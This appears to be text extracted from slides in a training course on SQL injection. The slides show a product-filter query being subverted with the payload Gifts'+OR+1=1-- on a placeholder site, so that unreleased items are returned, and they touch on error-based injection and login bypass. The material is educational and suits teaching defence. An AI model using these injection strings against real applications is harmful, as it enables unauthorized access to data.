
```
SELECT * FROM products WHERE
category = 'Gifts'
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE


```
SELECT * FROM products WHERE category = 'Gifts'
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE

```
SELECT * FROM products WHERE  
category = 'Gifts' AND released = 1
```




<https://insecure-website.com/products?category=Gifts'-->


```
SELECT * FROM products WHERE category  
= 'Gifts' OR 1=1--' AND released = 1
```



HTTP 1.1 GET/products?
category=Gifts'+OR+1=1--




server



database

<https://insecure-website.com/products?category=Gifts'+OR+1=1-->


```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE


```
SELECT * FROM products WHERE category
= 'Gifts' OR 1=1--' AND released = 1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE


```
SELECT * FROM products WHERE category
= 'Gifts' OR 1=1--' AND released = 1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE


```
SELECT * FROM products WHERE category
= 'Gifts' OR 1=1--' AND released = 1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE

```
SELECT * FROM products WHERE category  
= 'Gifts' OR 1=1--' AND released = 1
```



<https://insecure-website.com/products?category=Gifts'+OR+1=1-->




Error-Based SQL Injection


Subverting application logic



```
HTTP 1.1 POST /index.html  
content-type: text  
{username=administrator  
 password=pas$w0rd!  
}
```



server



database



```
SELECT * FROM users WHERE username =  
'administrator' AND password = 'pas$w0rd!'
```



What advantages can be gained from the initial attempt?




+500 TP



What advantages can be gained from the initial attempt?

Ensure that the administrator username exists. **+500 TP**






